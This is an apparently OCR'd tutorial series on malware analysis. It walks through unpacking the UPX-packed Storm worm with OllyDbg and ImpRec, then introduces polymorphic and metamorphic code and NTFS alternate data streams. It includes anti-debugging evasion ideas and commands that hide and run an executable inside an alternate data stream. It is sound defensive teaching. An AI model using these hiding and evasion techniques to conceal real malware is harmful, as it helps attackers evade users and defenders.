c:\windows\system32\kernel32.dll                                                                   7C800000    000F6000
c:\windows\winsxs\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl...  773D0000  00103000
c:\windows\system32\msvcrt.dll                                                                     77C10000    00058000
c:\windows\system32\advapi32.dll                                                                   77DD0000    0009B000
c:\windows\system32\rpcrt4.dll                                                                     77E70000    00092000
c:\windows\system32\secur32.dll                                                                    77FE0000    00011000
c:\windows\system32\gdi32.dll                                                                      77F10000    00049000
c:\windows\system32\user32.dll                                                                     7E410000    00091000
c:\windows\system32\shlwapi.dll                                                                    77F60000    00076000

Processes loaded: 29                                        SoftICE is not loaded
```

Figure 6. *An easy way to find the base address*



```
File to scan  C:\Documents and Settings\JC\Desktop\storm.exe
[✓] Advanced view          Time taken : 0.187 secs   Text size: 88657 bytes (86.58K)

File pos    Mem pos    ID  Text
A 00000050  00400050   0   This aRJsfX  must be run under Win32
A 00000372  00400372   0   $Info: This file is packed with the UPX executable packer http:
A 000003C2  004003C2   0   $Id: UPX 1.01 Copyright (C) 1996-2000 the UPX Team. All Rig
A 00000432  00413032   0   zyxwbaaRJsfX
A 00000588  00413188   0   (9999,0<@9999DLPT9999X\
A 000005A0  004131A0   0   d;999hlp
A 000005C0  004131C0   0   $(,#0NN04
A 00000611  00413211   0   $lEh$DL2
A 000006B5  004132B5   0   !LI~fh
A 000006C8  004132C8   0   xFShD
A 00000776  00413376   0   FC@<Q}
A 000007DF  004133DF   0   .<D9"Y
A 00000837  00413437   0   lHavD

Ready     ANSI: 15124     Uni: 0     Rsrc: 0
```


Figure 7. *Notice the Strings are garbage and UPX has posted its own string identifying itself. (UPX is a common packer)*



The imports segment seems to be destroyed. This MAY mean that the file was packed or otherwise modified in order to make it more difficult to analyze. If you want to see the imports segment in the original form, please reload it with the 'make imports section' checkbox cleared.

[ ] Don't display this message again

Figure 8. *Some static analyzer software such as IDA Pro will notice the imports segment is incorrect. This is a good sign that your executable is packed*



```
File:          C:\Documents and Settings\JC\Desktop\storm.exe
Entrypoint:    0001CAD0        EP Section:   UPX1
File Offset:   00009ED0        First Bytes:  60,BE,2E,30
Linker Info:   2.25            Subsystem:    Win32 console

UPX 0.89.6 - 1.02 / 1.05 - 1.24 -> Markus & Laszlo [Overlay]
[✓] Stay on top
```

Figure 9. *Notice the bottom where it states the file is UPX 0.89.6…*

There are some easy signs to tell if an executable has been packed. The quickest is that the String table contains only garbage or is completely missing. The String table is vital for an executable to run, as it is a table of commonly used strings in an application. They are stored in a single location to help the compiler only have to keep one copy of a string in memory.

In addition, PE Packers like to add entries identifying themselves in the string table, as we see in Figure 7.

Another sign is a very small import table. It is somewhat hard to imagine that a large application will have very little calls outside of itself. A small import table shows that the executable is probably only expanding another executable that has a larger import table.

Another effective sign is that you see very little code when you open the malware executable in a static analyzer such as IDA Pro. Since the disassembler only shows the packer routine, there is little code but a large amount of data. The data is the malware code, packed.

Finally, we can look for strange section names. Most compilers have standard naming conventions (*text,data, bss*). While they may differ then what you or I would use, they will still be standardized. Packed executables will have non-standard naming conventions and will look odd.

Once we have analyzed the executable ourselves, then we can use PE scanning tools to help identify the packer. Remember a packed executable must have some way to unpack itself in order for a computer to run it. Finding the location where the data is unpacked allows us to perform a static analysis on the unpacked malware executable.

In order to unpack the executable we have to locate the OEP, Original Entry Point jump.

In the big picture, after the PE unpacker has finished unpacking and has populated the Import Address Table, it will usually reset/clear any stack registers it was using. After this, a jump/call will occur that will start the execution of the now unpacked data. This is the OEP, the Jump to the Entry Point of the unpacked data / program:

Note at `$41CC1F`, the JMP to *storm.*

We're attempting to get to the original program that was packed and compressed. We find the end of the unpacker, which has a JMP to the original program's entry point. At that point, we have an image of the original executable program in memory; the unpacker has unpacked it.

At this point, we want to dump the executable memory image to disk. Currently we have found the entry point, and the application is currently unpacked in memory.

However, remember that Windows has not started to execute the unpacked program, so the dynamic library function call tables and such are still zeroes.

We want to use a process-dumping tool to dump the memory image of the executable back to disk.

Then, we will change the entry point in the dumped image. This is necessary because the dumped executable's entry point still points to the start of unpacking routine. We will change the executable to start running the unpacked program first, instead of the packer.

For example: We know the *Original Entry Point* (OEP) is at 004035A1h, this is where the PE.

Packer was going to jump. Since all PE values are stored as RVA format, we will calculate the Entry Point RVA. Using the Base Image of 00400000h, the original entry point is 35A1h into the executable.

In order to change the entry point value in the PE header, we will use a PE editor, such as LordPE to change the entry point in the executable to 35A1h.



OllyDbg - storm.exe - [CPU - main thread, module storm]
Shortcuts File View Plugins Debug Options Window Help
Registers (FPU)
Address Hex dump ASCII
Command
Paused
start

Figure 10. *The OEP Jump to the Unpacked Data*





Figure 11. *Dumping the process from memory.*

Now executing the executable starts the unpacked malware instead of the packed PE. The unpacker is still in memory, it just does not get executed; we have bypassed it.

Finally, the dumped executable image is almost ready, but it has an incorrect *Import Address Table*, which we discussed earlier. Since the current Import Address Table is that of the PE


OllyDump - storm.exe


Start Address: 400000   Size: 1E000   Dump
Entry Point: 1CAD0   -> Modify: 1014   Get EIP as OEP   Cancel
Base of Code: 13000   Base of Data: 1D000

☑ Fix Raw Size & Offset of Dump Image

Section	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Charactaristics
UPX0	00012000	00001000	00012000	00001000	E0000080
UPX1	0000A000	00013000	0000A000	00013000	E0000040
UPX2	00001000	0001D000	00001000	0001D000	C0000040

☑ Rebuild Import
[✓ Method1 : Search JMP[API] | CALL[API] in memory image]
Method2 : Search DLL & API name string in dumped file

Figure 12. *Dumping the process in OllyDbg*


Import REConstructor v1.7c Final - MackT/uCF

Attach to an Active Process
c:\documents and settings\jc\desktop\storm.exe (00000654)

IAT Infos Needed
OEP 0001CAD0
RVA 00000000
Size 00001000

New Import Infos
(IID+ASCII+LOADER)
RVA 00000000   Size 00000000
☑ Add New Section

```
Analysing process...
Module loaded: c:\windows\system32\ntdll.dll
Module loaded: c:\windows\system32\kernel32.dll
Module loaded: c:\windows\system32\user32.dll
Module loaded: c:\windows\system32\gdi32.dll
Module loaded: c:\windows\system32\imm32.dll
Module loaded: c:\windows\system32\advapi32.dll
Module loaded: c:\windows\system32\rpcrt4.dll
Module loaded: c:\windows\system32\secur32.dll
Getting associated modules done.
Image Base:00400000 Size:0001E000
```

If you wish to help continue developing and bug fixing ImpREC please visit our forum at Tuts 4 You: http://www.tuts4you.com

2008.03.10

Figure 13. *Attaching ImpRec to an Active process (Storm.exe in OllyDbg)*

packer itself, It only has three entries: `LoadLibaryA()`, `GetProcAddress()`, and `ExitProcess()`.

To rebuild the Import Address Table, we need to find the Import Address Table of our now unpacked executable. We need Windows to populate our Import Table with the correct values for each external function at runtime. Without it, all the functions in DLL's will break, the executable will not execute, and static analysis will be extremely difficult.

To fix this, we will overwrite the PE packer's own Import Address Table with the correct table. To do this, we use the tool ImpRec. ImpRec will start from the OEP value and search the executable image in memory, finding our Import Address Table. Then, we will dump it back to disk. Once we have a copy of the import address table on disk, we can insert it into the dumped executable. Now when we run the executable, Windows code execution will start at unpacked data with the right Import address table.

Let us walk through this process with the malware Storm, which is packed.

First, we will follow the code to the OEP where the PE packer jumped. This unpacks the code into memory. At this location, we will use OllyDbg's plugin called OllyDump to dump the debugged Process.

When we dump the process, OllyDbg will ask us some information, verify what you can and click dump. Name the file *storm_dumped.exe* but *DO NOT EXIT OLLY.* We need this process running in order to extract data from it later.

After saving the dumped executable, we will start ImpRec and attach to the active Storm process that is running in OllyDbg. (Figure 13)

Next, we will enter the OEP in the IAT info needed area and click AutoSearch. After it finds something, click Get Imports (Figure 14).

Now that we see the imports in the center window, we can click Fix Dump. We will target the *storm_dumped* executable we saved earlier. At this point, we will look at the log and you should see something similar to *storm_dumped.exe* saved successfully.

Congratulations, you have now unpacked your malware, and can now analyze the executable directly!

Advanced Topics

So far, we have only looked at standard unpackers. Most unpackers will work this way, however some malware developers do not want you to unpack their code! Therefore, they either write their own packer, or use a few tricks to prevent you from following this relatively straightforward method. However, no matter how they pack the code, it must be unpacked in order to run on your CPU. You have to find how they get the code unpacked. They use many tricks to make it hard to follow.

For example, they could use exceptions. They might put the real start of their code into the exception table, then they code the program to deliberately generate an exception, e.g., *crash*. When it goes to the exception, the malware code is there.


Another way tricky malware developers try to prevent unpacking is to attempt to detect if it is running under a debugger. If you open the malware in a debugger, such as OllyDbg, the first thing the malware does is run a call to `IsDebuggerPresent()`, and if it returns `>0` it stops the program.

There are ways around this, such as using a kernel debugger like SoftIce, or plugins for Debuggers that hide the process.

One of the more effective ways malware authors prevent unpacking of their code is to detect how long the code takes to execute. When a person is analyzing malware, they are stepping through code much slower than the machine would. Measuring the time it takes to go through the executable is a good way to detect if someone is stepping through the code instead of the CPU.

References, Tools

- Pe-ID – PeID is a GUI-based program that runs under Windows, which identifies more than 600 different signatures in PE files. It supports external plugins via its Plugin Interface. It has a good GUI and command line support *http://www.peid.info/*
- LordPE – LordPE was written by Y0da, and is tool that allows you to edit/view parts of PE files *http://www.woodmann.net/collaborative/tools/index.php/LordPE*
- ImpRec – Written by MackT this tool's official version is 1.6 but there is a 1.7a patch available by a third party. This tool is designed to rebuild imports for protected/packed Win32 executables. It reconstructs a new Image Import Descriptor (IID), Import Array Table (IAT) and all ASCII module and function names. It can also inject into your output executable, a loader that is able to fill the IAT with real pointers to API or a ripped code from the protector/packer *http://www.woodmann.com/collaborative/tools/index.php/ImpREC*
- PE-View – This tool is useful to view the structure of a PE file. It lays all the sections and headers out for you *http://www.magma.ca/˜wjr/ (about halfway down the page)*
- OllyDbg – The greatest thing since sliced bread. With the large amount of plugins and ease of use, this program stands out as my favorite debugger. *http://www.ollydbg.de/*
- PE Information – PE-Coff Specification by Microsoft *http://www.microsoft.com/whdc/system/platform/firmware/PECOFF.mspx*
- Article from Windows IP Library *http://www.windowsitlibrary.com/Content/356/11/1.html*



```
c:\documents and settings\jc\desktop\storm.exe (00000654)

kernel32.dll FThunk:00017154 NbFunc:45 (decimal:69) valid:YES

OEP  00004100
RVA  00017150
Size 0000011C

RVA 00000000   Size 00000594
[✓] Add New Section

Module loaded: c:\windows\system32\rpcrt4.dll
Module loaded: c:\windows\system32\secur32.dll
Getting associated modules done.
Image Base:00400000 Size:0001E000
Original IAT RVA found at: 00017230 in Section RVA: 00013000 Size:0000A000
IAT read successfully.
rva:000171C8 forwarded from mod:ntdll.dll ord:0168 name:RtlGetLastWin32Error
rva:00017208 forwarded from mod:ntdll.dll ord:02A7 name:RtlUnwind
------------------------------------------------------------------------
Current imports:
1 (decimal:1) valid module(s) (added: +1 (decimal:+1))
45 (decimal:69) imported function(s). (added: +45 (decimal:+69))
```

Figure 14. *Imported Functions after clicking Get Imports*

Conclusion

In this second part of analyzing malware, we briefly went over the PE file format. Then we went into how to detect a packed executable and unpack it. We stepped through unpacking the Storm worm. Finally, we briefly discussed some advanced ways that malware authors attempt to bypass our simple procedure for unpacking their malware.

The important thing to remember is that all code must be unpacked in order to run on your CPU. Therefore, locating where this happens and dumping it is a straightforward process.

In part three of this series we are going to tackle polymorphic code and putting the entire process together.

Jason Carpenter
Jason Carpenter has been in IT for 10 years now, doing everything from programming to administering networks. I am currently completing my master's degree in Information Assurance.

JASON CARPENTER

Analyzing Malware Introduction to Advanced Topics (Part 3)

Difficulty

🟩⬜⬜

In this final article in our three part series on analyzing malware we will discuss more advanced topics. The topics we are going to include are: polymorphic code, metamorphic code, and alternative data stream.

After that we will conclude by discussing the benefits and drawbacks to automatic analysis. At the end of the article there will be a list of places to find more resources on customizing(and scripting) your ability to analyze malware. I hope you will understand by reading these three articles that no two people will analyze malware the same way and it will take time to find your own way to analyze malware quickly and effectively. However, first lets review part one and two of this series.

Review of Analyzing Malware pt 1 and 2

In part one, we discussed why it is important to analyze malware. We discussed some common tools we can use to analyze malware. At this point we discussed how to setup an environment that will allow us to isolate the malware. While analyzing a simple type of malware, we discussed the difference between behavioral and code analysis.

In part two we discussed what a portable executable was, and dissected the headers to help us analyze malware. We learned what the relative virtual address is and the importance of the Windows Import Address Table. We found out that PE-Packers, while initially designed to help condense code has become a way for malware authors to hide their code. Therefore we discussed ways to unpack their code and used the storm worm as an example.

In this article, first, let us discuss the difference between polymorphic and metamorphic code. Polymorphic Code is code that mutates while maintaining its original algorithm. Whereas metamorphic code is code that is programmed to rewrite itself usually translating the code into a temporary representation, editing the temporary creation and writing itself back to the original code.




Figure 1. *The stages of Metamorphic Code*

WHAT YOU WILL LEARN...

In the final part of this series in analyzing malware, we will learn a little about more advanced topics such as polymorphic and metamorphic code, as well as hiding in ADS. This will be a brief introduction to these topics to familiarize you with them, so you can recognize them in the wild. At the end there will be references to get more information on these topics

WHAT YOU SHOULD KNOW

You should read part one and two of this series to get an overview of the analyzing malware process. By now you should be able to reverse simple malware, but probably would have ran into some interesting code

Polymorphic Code

Most antivirus scanners rely on recognizing patterns in viral code. Polymorphic code has to decrypt the viral code with an unpredictable decryption process. This keeps the code from being predictable. If there is no constant bytes in each generated decryption routine, virus detectors cannot rely on a simple pattern match to locate these viruses. Instead, they are forced to use an heuristic algorithmic that is susceptible to "false positives," misleading reports of the existence of the virus where it is not truly present, or run the risk of missing copies of the virus allowing it to survive and propagate.

An example of polymorphic code, in assembly,

```
mov ax, 808h
```

could be replaced with

```
mov ax, 303h      ; ax = 303h
mov bx, 101h      ; bx = 101h
add ax, bx       ; ax = 404h
shl ax, 1        ; ax = 808h
```

The registers are encoded in a random order. The counter variable, for example, should not always be the first to be encoded.

Metamorphic Code

Metamorphism is the ability of malware to completely transform its code. While originally it was a difficult task to create metamorphic code, there now exist several metamorphic engines, programs that create the logic for transforming code, that can be linked to any malware making it metamorphic. Metamorphic malware is either self-contained or extends its capability by communicating with the world, for example by downloading plug-ins from the web.

Metamorphic code goes through five stages in order to be truly metamorphic. These five stages are: Locate its Own Code, Decode, Analyze, Transform, and Attach.

Locate its Own Code. A metamorphic engine must be able to locate the code to be transformed. Parasitic metamorphic malware, which transforms both its own code and its host, must be able to locate its own code in the new variant.

Decode. The metamorphic engine will need to decode required information to perform the transformation. It must






Figure 2. *Saving a Text File*



```
C:\Documents and Settings\JC\Desktop>dir textfile.txt
 Volume in drive C has no label.
 Volume Serial Number is 680B-0FB6

 Directory of C:\Documents and Settings\JC\Desktop

04/12/2009  04:36 PM                 4 textfile.txt
               1 File(s)              4 bytes
               0 Dir(s)  22,917,246,976 bytes free

C:\Documents and Settings\JC\Desktop>_
```

Figure 3. *File size of Text File*



```
C:\Documents and Settings\JC\Desktop>type notepad.exe>textfile.txt:not.exe

C:\Documents and Settings\JC\Desktop>dir textfile.txt
 Volume in drive C has no label.
 Volume Serial Number is 680B-0FB6

 Directory of C:\Documents and Settings\JC\Desktop

04/12/2009  04:48 PM                 4 textfile.txt
               1 File(s)              4 bytes
               0 Dir(s)  22,916,706,304 bytes free

C:\Documents and Settings\JC\Desktop>start .\textfile.txt:not.exe

C:\Documents and Settings\JC\Desktop>
```

Figure 4. *Shows hiding executable, size does not change and how to start executable*

recognize itself in order to know how to transform itself. Essentially it requires disassembly, though it may also need to decode other types of information it may require in order to perform an analysis or transformation. The information is usually encoded in the malware body data segments, or in the code itself. Some examples include using flags, bits, markers, or hints.

Analyze. In order for the metamorphic transformations to work information needs to be available. When the required information is not made explicitly available and decoded, it must be constructed by the engine itself.. The control flow graph (CFG) of the program is one piece of information that is frequently required for analysis and transformation. It is used, to rewrite the control flow logic of a program if a transformation requires expanding the size of code.

Transform. The Transform step replaces instruction blocks in the code with the transformed equivalent. Some examples of metamorphic transformations include register renaming, code substitution, NOP insertion, garbage insertion, and instruction reordering within a block.

Attach. Parasitic metamorphic malware attaches the new version to a host file.

Alternative Data Streams

Another way that malware writers try to hide their code is in *Alternative Data Streams* (ADS). ADS is an often forgotten feature of NTFS. It allows you to fork file data into existing files. This does not affect their size or functionality, nor does it show up in standard browsing software like Microsoft Windows Explorer. ADS is used by a variety of programs to store file information. However it has also become a useful places to store executable malware.

An Example

Save a text file, lets call it textfile.txt. Lets look at the file size Figure 3.

Next we put an executable behind it, lets use notepad.exe.

```
C:\WINDOWS>type
notepad.exe>textfile.txt:not.exe
```

Now we will confirm that the the file size has not changed.

Here is how we run our hidden executable. Notice the `.\` in front of the file name; this is required so the start command knows the correct path to the file Figure 4.

```
C:\WINDOWS>start .\textfile.txt:not.exe
```

